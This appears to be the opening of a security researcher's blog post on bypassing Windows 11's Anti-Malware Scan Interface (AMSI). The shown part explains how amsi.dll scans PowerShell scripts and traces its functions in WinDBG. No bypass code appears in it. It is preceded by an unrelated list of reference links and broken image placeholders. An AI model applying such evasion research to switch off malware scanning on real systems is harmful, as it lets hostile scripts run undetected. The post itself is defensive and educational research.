https://techcrunch.com/2022/07/22/microsoft-office-macros-blocked-default/

https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide

https://big4accountingfirms.com/the-blog/3-technologies-must-learn-big-4-accounting/

https://www.alteryx.com/customer-center/kpmg-case-study

https://community.alteryx.com/t5/Weekly-Challenge/bd-p/weeklychallenge

https://help.alteryx.com/20223/designer/run-command-tool

https://help.alteryx.com/20223/designer/build-workflows#:~:text=A%20workflow%20consists%20of%20connected,workflow%20select%20File%20%3E%20New%20Workflow

https://chat.openai.com


https://help.alteryx.com/20223/designer/alteryx-file-types

Bypass AMSI On Windows 11

Motivation

In this article, I want to break down AMSI (Anti-Malware Scan Interface) and its bypass technique on Windows 11. AMSI bypass is not a new topic, and compared with bypassing EDR, AMSI bypass is much easier, but I found that one bypass approach taught in OSEP does not work on Windows 11. It interests me, as I want to know what has changed under the hood on Windows 11.

Image not found or type unknown




As I am learning OSED, I also want to apply the reverse engineering skill I learned to do some personal research. Okay, let’s start.

Background

On Windows hosts, we can get a shell or C2 session by executing an exe file. Additionally, we can achieve the same goal with some script languages, such as using **PowerShell IEX** download cradle to run the script in memory without leaving files on the disk. Compared to detecting payloads on the disk, it is harder for traditional anti-virus products to detect such delivery, while AMSI provides a scanning interface to capture various script languages such as **PowerShell**, **JScript**, **VBA**, or **C# code** at run time to address the gap.

Amsi stands for “**Anti-malware Scan Interface**“; it targets malicious **script-based malware**. The following figure illustrates the process of how AMSI works in high level.


Image not found or type unknown



amsi.dll is loaded to each **powershell.exe** process, providing export functions such as **AmsiInitialize**, **AmsiOpenSession, AmsiScanbuffer**, etc. The content of the script is passed into **AmsiScanBuffer** as an argument. Before the execution, the script will be determined if it is malicious.


Use WinDBG to run powershell.exe; when the process is attached, we can see now amsi.dll is not loaded already.

Image not found or type unknown




Set unresolved breakpoints for **AmsiInitialize**, **AmsiOpenSession**, and **AmsiScanBuffer,** continue the execution. Immediately, we hit the breakpoint at the entry of function AmsiInitialize. Now amsi.dll is loaded, and the function AmsiInitialize is called.

Image not found or type unknown




At this time, we have not executed any script, and the powershell banner is not even loaded.

Image not found or type unknown




Continue the execution, we hit breakpoints at the entry of functions **AmsiOpenSession** and **AmsiScanBuffer,** respectively.

Image not found or type unknown



Now, the banner is loaded, and we can supply the script.

